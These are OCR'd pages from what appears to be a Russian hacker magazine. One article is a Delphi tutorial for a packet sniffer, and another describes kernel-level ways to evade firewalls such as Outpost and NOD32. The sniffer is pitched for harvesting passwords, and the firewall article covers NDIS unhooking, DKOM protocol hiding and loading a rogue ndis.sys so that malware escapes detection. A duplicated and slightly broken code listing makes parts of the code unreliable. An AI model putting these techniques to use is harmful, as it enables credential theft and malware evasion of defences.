
Параметров в motion.conf очень много, обо всех рассказать не получится. Но остался еще один, о котором следует знать. Например, поставил ты камеру в общежитии на кухне, где топчется много народу, но тебя интересуют лишь те, которые лазят в холодильник. Без проблем, делаем снимок камерой, создаем маску, в которой нужная область окрашена белым, а все остальное, что нас не интересует, черным. Сохраняем его в файле формата pgm и указываем путь при помощи mask_file. Все. Холодильник с пивом под присмотром.



Спустя три месяца подводим итоги конкурса, который мы проводили совместно с компанией MSI. Разыгрывался крутой ноутбук MSI GX600, и в упорной борьбе определился победитель.

НОУТБУК ВЫИГРАЛА ALENA BACHURINA [A.BACHURINA@GMAIL.COM], КОТОРАЯ В ТЕСНОЙ КООПЕРАЦИИ СО СВОИМ МУЖЕМ РАНЬШЕ И ПОЛНЕЕ ВСЕХ ОТВЕТИЛА НА ВОПРОСЫ КОНКУРСА. ПОЗДРАВЛЯЕМ ПОБЕДИТЕЛЕЙ!

www.microstar.ru



ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

ИМЕЮЩИЙ УШИ ДА УСЛЫШИТ

КУЕМ ВИНТАЖНЫЙ СНИФЕР НА DELPHI


Снифер — тулза номер один для хакера. Поснифать и проанализировать трафик, выудив из него пароли к сетевым сервисам — типичные задачи, которые возлагают на подобные программы. Существует немало готового софта, юзать который, несомненно, круто, но намного круче написать свой 31337-й снифер, который будет обладать тем функционалом, который необходим именно тебе.

ТЕОРИЯ

Итак, начнем с определения. Снифер — это программа или аппаратное устройство для перехвата сетевого трафика. Аппаратные сниферы нас сегодня интересовать не будут, а программные мы рассмотрим подробнее.
Сниферы условно можно разделить по способу прослушивания сети. Прослушивание бывает активным и пассивным. Сниферы, использующие этот пассивное прослушивание, просто переводят сетевую карту в режим promiscuous (неразборчивый). В этом случае становится возможным получить все пакеты в сегменте Ethernet. Сразу хочу развеять возможно возникшие иллюзии. Все пакеты ты сможешь увидеть только в том случае, если сеть построена на так называемых хабах (hub). В сетях, где используются устройства типа свитча (switch), такие фокусы не пройдут. Почему? Секрет кроется в работе сетевого устройства. Хабы — довольно безграмотные жестянки, одним словом, двоечники. Все пришедшие данные с одного порта они передают на все остальные, даже не задумываясь о том, на каком порту находится получатель, для которого эти данные, собственно, и были предназначены. Свитчи — это своего рода отличники. Они с немецкой дотошностью проверяют заголовки пришедших кадров данных и пересылают их в другой сегмент только в том случае, если в нем есть истинный получатель. Сниферы, применяющие активное прослушивание сети, более продвинуты. Для перехвата тяжелого трафика они используют разные способы. Наиболее известные из них:

1. MAC Flooding. Актуален для устаревших свитчей. Суть этого метода состоит в следующем: многие старые свитчи имели лимит памяти, в которой хранилась адресная таблица. Если умудриться ее зафлудить, свитч переставал проверять данные перед их отправкой и просто слал их на все порты, подобно обычному хабу. Способ достаточно прост в реализации, но, к сожалению, таких свитчей найти сейчас уже практически нереально.
2. MAC Duplicating. Этот способ активного прослушивания заключается в изменении своего MAC на MAC жертвы. В результате все отправляемые жертве пакеты будут дублироваться и тебе.
3. Routing attacks. Этот способ основан на отправке жертве фальшивых сообщений ICMP Redirect. Они используются роутерами для сообщения узлу адреса нового роутера, но с более коротким путем для запрашиваемого узла. Таким образом, можно в качестве адреса нового роутера подставить адрес своей тачки, и все пакеты будут проходить через твой комп. Применение этого способа осложняется игнорированием современными ОС сообщений ICMP Redirect.





Форма будущей программы

screen3.bmp

СНИФЕР С ТОЧКИ ЗРЕНИЯ КОДЕРА

С позиции программирования наиболее простыми в реализации являются сниферы, использующие пассивное прослушивание. Сейчас можно найти кучу готовых драйверов, которые занимаются перехватом трафика. Все, что остается, — изучить хелп по работе с ними и написать свою программу-интерфейс. Подобным образом и работают многие известные сниферы. Если ты думаешь, что это несерьезно, то спешу огорчить тебя. Хороший снифер должен уметь не только захватывать данные, но и разбирать их, а это уже достаточно серьезная задача.

Из драйверов для перехвата трафика чаще всего используется WinPCap (www.winpcap.org). Этот драйвер один из немногих поддерживает все NT версии Windows, поэтому его можно юзать, не опасаясь, что твое творение где-то вылетит с ошибкой.

Если тебе не хочется заморачиваться с драйверами, можно пойти более простым путем — использовать raw sockets (сырые сокеты). Такой тип снифера реализовать тоже достаточно просто, а если учесть, что в рубрике «Кодинг» я уже неоднократно приводил примеры сетевых приложений с использованием WinSock API, то задача становится и вовсе тривиальной.

УНИВЕРСАЛЬНЫЕ КОМПОНЕНТЫ

Сегодня мы создадим снифер, который будет поддерживать работу с помощью двух технологий: используя драйвер WinPCap и RAW Socket. Для воплощения этой безумной идеи я решил найти какую-нибудь универсальную библиотеку компонентов. Признаюсь честно, вначале я даже не думал, что это возможно. Но немного погуглив, я наткнулся на очень интересный наборчик — Magenta Systems Internet Packet Monitoring Components (www.magsys.co.uk).

Эта полезная библиотека состоит из двух главных невизуальных компонентов: TMonitorPCap (взаимодействует с WinPCap) и TMonitorSocket (использует сырые сокеты). Оба компонента написаны достаточно хорошо, и глюков при их использовании замечено не было. Давай рассмотрим их возможности.

Все свойства и методы обоих компонентов перечислены в соответствующих таблицах. В них не попало описание только одного-единственного обработчика события — TPacketEvent. Событие описано следующим образом:

```
TPacketEvent = procedure (Sender: TObject; PacketInfo:
TPacketInfo) of object;
```

Первый параметр пояснять, я думаю, не нужно, поскольку если ты программируешь на Delphi, то знать это просто обязан, а вот второй рассмотрим подробнее. Во втором параметре передается структура типа TPacketInfo, в которой и хранятся все захваченные данные. Структура описана так:

```
TPacketInfo = record
  PacketLen: integer ;
  EtherProto: word ;
  EtherSrc: TMacAddr ;
  EtherDest: TMacAddr ;
  AddrSrc: TInAddr ;
  AddrDest: TInAddr ;
  PortSrc: integer ;
  PortDest: integer ;
  ProtoType: byte ;
  TcpFlags: word ;
  SendFlag: boolean ;
  IcmpType: byte;
  DataLen: integer;
  DataBuf: string ;
  PacketDT: TDateTime ;
end ;
```

— packetLen — длина полученного пакета.
— EtherProto — тип Ethernet-протокола. Может быть: PUP, XNS, IP, ARP, RARP, SCA, IPv6, LOOP, XIMT, IPX и т.д. Полное описание можешь посмотреть в packhdrs.pas.
— EtherSrc — MAC-адрес отправителя.
— EtherDest — MAC-адрес получателя.
— AddrSrc — IP отправителя.
— AddrDest — IP получателя.
— PortSrc — порт отправителя.
— PortDest — порт получателя.
— ProtoType — тип транспортного протокола. Может быть: IPPROTO_TCP (TCP), IPPROTO_UDP (UDP), IPPROTO_ICMP).
— TcpFlags — флаги TCP/IP-пакетов.
— SendFlags — истина, если пакет отправлен с локального IP.
— IcmpType — тип ICMP-пакета. Возможные значения: ECHO_REPLAY, DEST_UNREA, SRC_Q, REDIR, ECHO, TTLX, BADPAR, TIME, TIME_REPLY, INFO, INFO_REPLY.
— DataLen — длина захваченных данных.
— DataBuf — сами данные.
— PacketDT — время, в которое был захвачен пакет.

ОТ ТЕОРИИ К ПРАКТИКЕ

Пришло время закончить с теорией и перейти к реальной работе. Сейчас мы с тобой напишем самый настоящий снифер в, казалось бы, неприспособленной для этого среде. Запускай Delphi и создавай новый проект. Как создашь, сразу же добавь в Uses имена модулей компонентов от MSIPMC. В своем проекте я добавил monsock, monpcap, WSocket, packet32, pcap, Winsock, magsubs1, Packhdrs.


Сохрани проект и попробуй его откомпилировать. Если компиляция пройдет успешно, значит Delphi смог найти указанные модули, если нет — ты забыл прописать пути, по которым расположены модули.

ДЕЛАЕМ ФОРМУ

Для сегодняшнего примера я сделал простенькую форму, которая представлена на одном из рисунков. По всей форме я растянул TPageControll и создал две закладки: «Настройки» и «Лог».

Закрой новоиспеченную форму и перейди в раздел private. Объяви в нем следующие переменные и процедуры:

```
_monWinPCap: TMonitorPCap;
_monRawSocket: TMonitorSocket;
```



Официальный сайт разработчиков WinPCap

```
_nado : boolean;
_adapterIpList: TStringList;
_adapterMaskList: TStringList;
_adapterbroadcastList: TStringList;
procedure Initialize();
procedure RefreshInfo();
procedure GetPacket(Sender: TObject; PacketInfo:
TPacketInfo);
```

Рассмотрим сначала процедуру Initialize(). Ее вызов необходимо повесить на OnCreate формы. Сама начинка процедуры описана в соответствующей врезке. Пока ты переписываешь листинг, я прокомментирую происходящее. Итак, как я уже сказал, эта процедура должна вызываться во время создания формы и ее единственная цель — инициализация всех необходимых объектов. Первое, что я делаю в процедуре, — создаю компоненты типа TMonitorSocket и TMonitorPCap. Обоим компонентам я устанавливаю процедуру, которая будет выполняться всякий раз, когда возникнет событие OnPacketEvent. Основной код этой процедуры приведен в соответствующем листинге. Как только TMonitorPCap инициализировался, нам сразу становится доступно свойство AdapterDescList, в котором уже дожидается список доступных сетевых адаптеров. Все найденные адаптеры я переношу в соответствующий ComboBox на форме:

```
cbxAdapters.Items.Assign(_monWinPCap.AdapterDescList);
```

Кстати, попробуй прямо сейчас протестировать наше приложение. Скомпиль и попробуй запустить — ComboBox'ы для хранения списка сетевых адаптеров и IP-адресов должны заполниться.
После получения очередной порции данных управление будет передаваться процедуре GetPacket(). Код процедуры приведен во врезке.
Перед выводом данных в лог нужно проверить состояние флажка cbFullData («Выводить полученные данные целиком»). Если он тру, тогда будем добавлять в лог все захваченные пакеты. Получаем сами данные:

```
_b := PacketInfo.DataBuf;
```

Теперь их необходимо как-то разобрать. Сначала я пропускаю данные через функцию StringRemCntls() из модуля magsubs1.pas. Эта функция заменяет управляющие коды пробелами. Это делать не обязательно, но желательно, поскольку читабельность полученной информации заметно возрастет.
Когда с управляющими кодами будет покончено, переходим к более детальному разбору. В зависимости от текущего типа данных я вызываю всем известную функцию format, которая форматирует строку в соответствии с шаблоном. Шаблон у меня определен в константе sPL:

```
sPl = '%-12s %-4s %4d  %-20s > %-20s %-12s %4d %s';
```

Метод	Параметры	Описание
SartMonitor	Нет	Запустить мониторинг
StopMonitor	Нет	Остановить мониторинг
SetIgnoreIP	IPAddr:string	Добавить IP в список игнорируемых
ClearIgnoreIP	Нет	Очищает список IP в игноре

Общие методы TMonitorSocket и TMonitorPCap

Отрывок процедуры вывода пакета в окно лога

```
if (not cbFullData.Checked) and (PacketInfo.
DataLen>96) then
 SetLength(PacketInfo.DataBuf, 96);

 _b := PacketInfo.DataBuf;
 StringRemCntls (_b) ;

 if PacketInfo.EtherProto = PROTO_IP then
 begin
   _srcIp := IPToStr (PacketInfo.AddrSrc) + ':' +
IntToStr (PacketInfo.PortSrc);
   _distip := IPToStr (PacketInfo.AddrDest) + ':' +
IntToStr (PacketInfo.PortDest) ;

   if PacketInfo.ProtoType = IPPROTO_ICMP then
    _a := Format (sPL,
             [TimeToZStr(PacketInfo.PacketDT),
             GetIPProtoName (PacketInfo.ProtoType),
             sPL,
             _srcIp,
             _distIp,
             lowercase (GetICMPType (PacketInfo.
IcmpType)),
             PacketInfo.DataLen, _b])
   else
   begin
    if (PacketInfo.DataLen = 0) then
     _b := GetFlags(PacketInfo.TcpFlags);

    _a := Format (sPL,
             [TimeToZStr (PacketInfo.PacketDT),
             GetIPProtoName (PacketInfo.ProtoType),
             PacketInfo.PacketLen,
             _srcIp,
             _distIp,
             Lowercase (GetServiceNameEx (PacketInfo.
PortSrc, PacketInfo.PortDest)),
             PacketInfo.DataLen, _b]) ;
    end;
   end
   else
    begin
     _a := Format (sPL,
          [TimeToZStr (PacketInfo.PacketDT),
          GetEtherProtoName (PacketInfo.EtherProto),
          PacketInfo.PacketLen,
          MacToStr (PacketInfo.EtherSrc),
          MacToStr (PacketInfo.EtherDest),
          ' ',
          PacketInfo.DataLen,
          _b]) ;
    end;
    reLog.Lines.Add(_a);
  end;
```

Свойство	Тип	Описание
Addr	String	IP который будет «прослушиваться»
AddrMask	String	маска, для игнорируемых IP
IgnoreData	Boolean	Игнорировать полученные данные
IgnoreLAN	Boolean	Если в AddrMask установлена маска, а здесь TRUE, то будут игнорироваться IP по данной маске
TotSendBytes	Int64	Количество отправленных байт
TotRecvBytes	Int64	Количество полученных байт
TotSendPackets	Integer	Количество отправленных пакетов
TotRecvPackets	Integer	Количество принятых пакетов

Общие свойства TMonitorSocket и TMonitorPCap



Программа в действии

Отформатированные данные добавляются в RichEdit. Наверняка ты заметил имена неизвестных тебе функций вроде IPToStr(), GetICMPType() и т.п. Все они описаны в модулях packhdrs.pas и magsubs1.pas и призваны облегчить процесс разработки. Например, функция IpToStr() позволяет выудить из структуры TInAddr IP-адрес в виде строки. Заглянув в модули, нашел интересные функции, которые могут пригодиться не только при программировании сниферов, но и при разработке других программ. Советую и тебе хорошенько покопаться в них.

ФИНАЛЬНЫЙ ТЕСТ

Возьми пример с нашего диска и посмотри код запуска монитора. Перепиши/скопируй его в свой проект и запусти, пора тестировать снифер в боевых условиях.

Во время тестирования программы у меня на всю катушку работал torrent-клиент и Opera. Если хорошенько присмотреться к логу, то можно увидеть трафик браузера, который был поснифан. Можно считать тест оконченным и успешно пройденным.

Процедура Initialize()

```
//Мониторинг сырых сокетов
 _monRawSocket := TMonitorSocket.Create(self);
 _monRawSocket.OnPacketEvent := GetPacket;
 cbxIpForControll.Items.Clear;
 cbxIpForControll.Items := LocalIpList;

 if (cbxIpForControll.Items.Count>0) then
  cbxIpForControll.ItemIndex := 0;

//Если доступен WinPCap
 if (loadPacketDll) then
  _monWinPCap := TMonitorPCap.Create(self);
  _monWinPCap.OnPacketEvent := GetPacket;

//Получаем список доступных сетевых адаптеров
  cbxAdapters.Items.Clear;
  cbxAdapters.Items.Assign(_monWinPCap.
AdapterDescList);

//Если в системе присутствует хоть один адаптер,
// значит нам есть чем заняться :)
  If (cbxAdapters.Items.Count>0) then
  begin
    cbxAdapters.ItemIndex := 0;
    cbUseWinPCap.Checked := true;
    cbPromiscuous.Checked := true;
    cbIgnoreNonIp.Checked := true;
    _adapterIpList := TStringList.Create;
    _adapterMaskList := TStringList.Create;
    _adapterBroadCastList := TStringList.Create;
  end
    else
     begin
       ShowMessage('Не обнаружен ни один сетевой адап-
тер!');
       Application.Terminate;
  End;
  _nado := false; //Мониторинг сырых сокетов
 _monRawSocket := TMonitorSocket.Create(self);
 _monRawSocket.OnPacketEvent := GetPacket;
 cbxIpForControll.Items.Clear;
 cbxIpForControll.Items := LocalIpList;

 if (cbxIpForControll.Items.Count>0) then
  cbxIpForControll.ItemIndex := 0;

//Если доступен WinPCap
 if (loadPacketDll) then
  _monWinPCap := TMonitorPCap.Create(self);
  _monWinPCap.OnPacketEvent := GetPacket;

//Получаем список доступных сетевых адаптеров
  cbxAdapters.Items.Clear;
  cbxAdapters.Items.Assign(_monWinPCap.
AdapterDescList);

//Если в системе присутствует хоть один адаптер,
//значит нам есть чем заняться :)
  If (cbxAdapters.Items.Count>0) then
  begin
    cbxAdapters.ItemIndex := 0;
    cbUseWinPCap.Checked := true;
    cbPromiscuous.Checked := true;
    cbIgnoreNonIp.Checked := true;
    _adapterIpList := TStringList.Create;
    _adapterMaskList := TStringList.Create;
    _adapterBroadCastList := TStringList.Create;
  end
    else
     begin
       ShowMessage('Не обнаружен ни один сетевой адап-
тер!');
       Application.Terminate;
  End;
  _nado := false;
```

ОХОТНИКИ НА ДРАКОНОВ



СМОТРИТЕ В КИНОТЕАТРАХ

С 20 МАРТА



www.drakons.ru



АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /

ТУШИМ ОГНЕННЫЕ СТЕНЫ

НЕКОТОРЫЕ ЭТЮДЫ БОРЬБЫ С ФАЙРВОЛАМИ В RING 0

Комплексные системы безопасности и файрволы душат тебя? Ограничивают твою свободу и не дают программному обеспечению спокойно выходить в интернет? Тебе плохо, тебя посещают мысли о самоубийстве? Поговорим об этом? Да нет, не о самоубийстве. Лучше побеседуем о кодерских методах, которые помогут нам потягаться с Outpost и NOD32.

МЕТОДЫ ПЕРЕХВАТА СЕТЕВОГО ТРАФИКА

На практике в среде Windows используются пять методов перехвата сетевого трафика:

1-2) Фильтрация сетевого трафика в User-mode без написания каких-либо драйверов. Известны и документированы такие способы, как Winsock Layered Service Provider (LSP) и Windows 2000 Packet Filtering Interface. К преимуществам первого стоит отнести то, что он позволяет отследить вызовы к библиотеке WinSock и может использоваться, скажем, для шифрования сетевого трафика.

Второй способ в Windows 2000 представляет собой механизм, позволяющий приложению установить набор «filter descriptors», на основе которого TCP/IP выполняет фильтрацию пакетов. Оба метода, на мой взгляд, малоэффективны, накладывают определенные ограничения и реальной защиты не предоставляют. Поэтому лезем глубже...

3) Промежуточный драйвер NDIS — NDIS IM.

Он устанавливается между NDIS-драйвером и драйвером сетевой карты. Microsoft предусмотрела этот класс драйверов как раз для нужд, подобных нашим (ну, не совсем нашим :)), однако их функциональность в операционных системах Windows 98/ME/NT оставляет желать лучшего, а в Windows 95 отсутствует вовсе. Он неудобен в установке, тем не менее, встречаются файрволы, которые реализуют свою функциональность при помощи NDIS IM. Желающие могут изучить NDIS IM FAQ и документацию в DDK.

4) Драйвер-фильтр, фильтрующий сетевые пакеты.

По утверждению той же самой Microsoft, использовать его в качестве фильтра не стоит. Всего лишь одна ловушка может быть установлена в системе, причем устанавливается она на слишком большой высоте в сетевом стеке.

5) NDIS-Hooking Filter драйвер, перехватывающий основные функции NDIS для отслеживания регистрации протоколов и открытия сетевых интерфейсов.

Это наиболее надежный способ, поэтому именно его использует подавляющее большинство файров. Конкретные методики перехвата достаточно разнообразны, но сводятся, так или иначе, к патчу «родного» NDIS драйвера в памяти, что несравненно проще реализации промежуточного NDIS драйвера с нуля (под хуками здесь подразумевается как патчинг таблицы экспорта, так и непосредственный патч кода ndis.sys).

Реализация NDIS-Hooking позволяет создать подобие оболочки над самой библиотекой NDIS и аналогична методу перехвата системных сервисов, о котором не раз писал «][акер». Адреса необходимых функций библиотеки NDIS заменяются «подставными» обработчиками, в результате чего можно получить контроль над всеми сетевыми операциями в системе. Вывод напрашивается сам собой: перехватив NdisRegisterProtocol()/NdisDeregisterProtocol(), NdisOpenAdapter()/NdisCloseAdapter(), можно отследить загрузку сетевого драйвера, затем установить адреса своих обработчиков для точек входа отдельных процедур и контролировать все сетевые операции ввода/вывода, проходящие через драйвер. Вот так и

действуют самые распространенные и популярные в народе файрволы!

КЛЮЧЕВЫЕ СТРУКТУРЫ

Для борьбы с перехватом на уровне ядра необходимо уметь обращаться с несколькими ключевыми структурами библиотеки NDIS — NDIS_OPEN_BLOCK, NDIS_PROTOCOL_BLOCK, переменной ndisProtocolList, ну и еще со структурой NDIS_MINIPORT_BLOCK (о ней мы поговорим чуть позже).

СТРУКТУРА NDIS_PROTOCOL_BLOCK

```
typedef
struct _NDIS_PROTOCOL_BLOCK
{
        PNDIS_OPEN_BLOCK OpenBlock;
        REFERENCE Reference;
        UINT Length;
        NDIS50_PROTOCOL_CHARACTERISTICS
                ProtocolCharacteristics;
        struct _NDIS_PROTOCOL_BLOCK * Next;
        ULONG MaxPatternSize;
} NDIS_PROTOCOL_BLOCK,
*PNDIS_PROTOCOL_BLOCK;
```

Эта структура не документирована и отличается в разных версиях Windows. Поле Length содержит длину структуры NDIS_PROTOCOL_BLOCK. ProtocolCharacteristics — это структура адресов обработчиков. Reference содержит спинлоки для работы с OpenBlock, ну а сам OpenBlock — адреса открытых обработчиков.

Для того чтобы иметь возможность перехвата всех зарегистрированных NDIS протоколов, нужно найти первый элемент в NdisProtocolList. Этот список возвращается после вызова функции NdisRegisterProtocol() в виде хендла NDIS_HANDLE. Он являет собой связный реестр NDIS-протоколов, представляемых структурой NDIS_PROTOCOL_BLOCK. Они экспортируют свои функции-обработчики, вызываемые при каких-то событиях, например, при связывании адаптера и протокола, при принятии и удалении пакета и т.д.

В случае регистрации/удаления протокола используется указатель на первый протокол в списке (если не запущен снифер или другие программы, работающие на уровне NDIS, то это будет протокол TCPIP_WANARP).

В ядре существует переменная модуля NDIS.SYS — ndisProtocolList, которая указывает на последний зарегистрированный протокол (соответственно, первый в списке). Сейчас я тебя обрадую — эта переменная не экспортируется. Указатель на последний зарегистрированный протокол можно получить так: регистрируем пустой протокол, при регистрации получаем указатель на следующий протокол в цепочке и сразу его удаляем. Полученный после регистрации протокола NDIS_HANDLE будет указателем на созданную нами структуру NDIS_PROTOCOL_BLOCK, которая, к сожалению, отличается от одной версии NDIS к другой и не всегда встречается в ndis.h. Структура, помимо прочего, содержит в себе NDIS_PROTOCOL_CHARACTERISTICS с адресами всех ProtocolXXX функций и список NDIS_OPEN_BLOCK, который, в свою очередь, содержит обработчики Send/SendPackets/Request() всех сетевых интерфейсов, открытых данным протоколом, и указатель на следующую структуру NDIS_PROTOCOL_BLOCK. Двигаясь по списку зарегистрированных протоколов, переписываем интересующие нас обработчики.

Файры при установке хуков проверяют зарегистрированные в системе протоколы, после чего путем патчинга NDIS_PROTOCOL_CHARACTERISTICS подменяют адреса родных ndis'овских зарегистрированных функций на свои собственные. При этом необходимо иметь в виду, что некоторые NDIS макросы вызывают функции по указателям не из NDIS_PROTOCOL_CHARACTERISTICS, а из NDIS_OPEN_BLOCK. Последний способ применяется так — при вызове NdisOpenAdapter() устанавливается хук указателя на код (PNDIS_OPEN_BLOCK)*NdisBindingHandle, что в дальнейшем позволит перехватывать обработчики самых важных функций — SendHandler, SendPacketsHandler и др.

Как уже было сказано, в структуре NDIS_OPEN_BLOCK (которая, повторю, создается при вызове NdisOpenAdapter()) содержатся указатели на обработчики конкретного сетевого адаптера, связанного с протоколом. С каждым протоколом может быть связано несколько адаптеров, открытые блоки которых объединяются в связный список. А указатель на первую структуру NDIS_OPEN_BLOCK содержится в NDIS_PROTOCOL_BLOCK.OpenBlock.

В ЯДРЕ ВЫЖИВАЕТ ТОТ, КТО УМНЕЕ

Так как бороться с файрволами? Бороться с этим явлением сложно, хотя и возможно ;). В основе обхода файрволов лежит тот факт, что в ядре Windows все равны. А для реализации реального превосходства одной программы над другой нужны повышенные привилегии — файр должен обладать такими полномочиями, которые не может получить малварь. Впрочем, не стоит тешить себя напрасными надеждами. Разработчики файрволов пряники едят не даром и немаленькую зарплату в зеленых американских рублях получают заслуженно. Ну, или почти заслуженно. Такие избитые вещи, как инжект кода в доверенный процесс или манипуляции с выгрузкой драйвера файра (или еще хлеще — убийство процесса файра) рассматривать не будем. Себя надо уважать. И первое, и второе есть всего лишь обман файра и свидетельство некомпетентности разработчика (тем более, что все современные софтины это дело палят — Прим. ред.). Мы будем сражаться честно, лицом к лицу и с открытым забралом.

ПРИСТУПИМ-С...

На данный момент мне известны следующие способы обхода файрволов в ядре (претендовать на исключительность не буду):


1) Первое, что должно прийти на ум — восстановить таблицу экспорта ndis.sys, тем самым убрав установленные хуки с главных функций NdisRegisterProtocol()/ NdisDeregisterProtocol(), NdisOpenAdapter()/NdisCloseAdapter() и вызвав эти функции для регистрации нового «тайного» протокола. Протокол, конечно же, будет существовать в переменной ndisProtocolList и NDIS_PROTOCOL_BLOCK, но файр пропустит его регистрацию и привязку сетевого адаптера. Данная техника сильна, но ненадежна, поскольку хорошо реализованные файры следят за целостностью установленных хуков и восстанавливают их через определенную единицу времени. Далее при помощи техники DKOM — Direct kernel object manipulation (мы об этом уже писали) — следует убрать из NDIS_PROTOCOL_BLOCK зарегистрированный нами протокол, ведь по сути NDIS_PROTOCOL_BLOCK представляет собой простой линкованный список. Как его найти — описано выше.

2) Как некий подвид вышеприведенного метода можно нафантазировать и такое: путем патчинга функций NdisRegisterProtocol() и NdisOpenAdapter() осуществить замену всех ссылок и указателей на переменную ndisProtocolList референсами — на некую поддельную переменную, которую мы сами и создадим. Трудность в том, что затем придется ручками перехватывать вызов функций ndis.sys, использующих эту переменную:



links

Если хочешь разобраться с темой статьи подробнее, обязательны к посещению wasm.ru, rootkit.com, pcausa.com и winpcap.org.



dvd

На диске ты можешь найти исходники и откомпилированный вариант драйвера, который ставит хуки на некоторые NDIS функции путем патча таблицы экспорта. Для его компиляции тебе понадобится Driver Development Kit.

```
— NdisRegisterProtocol() и NdisDeregisterProtocol()
— NdisRefernecеProtocolByName() NdisDereferenceProtoc
ol()
— NdisPnPDispatch()
— NdisCheckAdapterBindings()
```

3) При вызове NdisOpenAdapter() происходит обновление базы данных фильтров минипорта, которые определяются соответствующими структурами в W2K\WinXp — ETH_FILTER\X_FILTER. Дальнейший вызов неэкспортируемых функций XNoteFilterOpenAdapter() и EthNoteFilterAdapter() присоединяет к базе данных фильтров минипорта структуры ETH_BINDING_INFO/X_BINDING_INFO, а уже в них (ты не поверишь!) хранится указатель на список NDIS_OPEN_BLOCK, который хранит обработчики функций для текущего минипорта (смотри описание ниже).
Структуры, которые ты можешь увидеть на соответствующих блок-врезках, в Windows изменяются от билда к билду, поэтому стопроцентно полагаться на мое описание я бы не советовал (оно, кстати, подходит к win2k).
4) Как известно, при обработке сетевого пакета менеджеры пакетов используют указатель ETH_FILTER.OpenList для получения всех открытых обработчиков, привязанных к данному сетевому адаптеру/минипорту. А что нам мешает перехватить ETH_FILTER.OpenList путем создания собственной структуры ETH_BINDING_INFO, где и подменить указателя структуры OpenList на свой собственный? Подумай над этим на досуге... Метод супер! Его сложно выявить, поскольку все, что нужно сделать — это перезаписать один указатель на подставную структуру ETH_BINDING_INFO — и дело почти в шляпе. Сложность реализации в том, что функции, которые регистрируют и ассоциируют структуры ETH_BINDING_INFO с конкретным минипортом XNoteFilterOpenAdapter() и EthNoteFilterAdapter(), не документированы и не экспортируются. Выход, который можно использовать — поиск этих функций по сигнатуре в памяти и патч чем-нибудь в духе JMP/CALL на свой собственный обработчик.
5) Наконец, способ для любителей решать проблемы через анальное отверстие: загрузить ndis.sys при помощи своего собственного PE-лоадера, промаппить секции загруженного имиджа ndis.sys в соответствующие виртуальные адреса в неподкачиваемой памяти (при этом все абсолютные адреса должны быть переадресованы на уже существующий имидж ndis.sys в памяти), после чего перехватывать и обрабатывать все обращения к NDIS-библиотеке. При явных выгодах у метода есть и очевидные недостатки — простейший сканер памяти может легко обнаружить копию ndis.sys, да и потом дополнительно потребуется писать свой собственный PE-лоадер. Сначала удостоверься, что Disk I/O не хучится антивирусами и файрами. С особой осторожностью нужно использовать такие функции, как ZwCreateSection и MmCreateSection. Преимущества этого кодерского хинта видны невооруженным глазом: переносимость, 100% работающий код и скорость исполнения, но уж больно это метод шумный и палевный. На мой взгляд, в природе практически не встречается.

Недокументированная структура ETH_BINDING_INFO

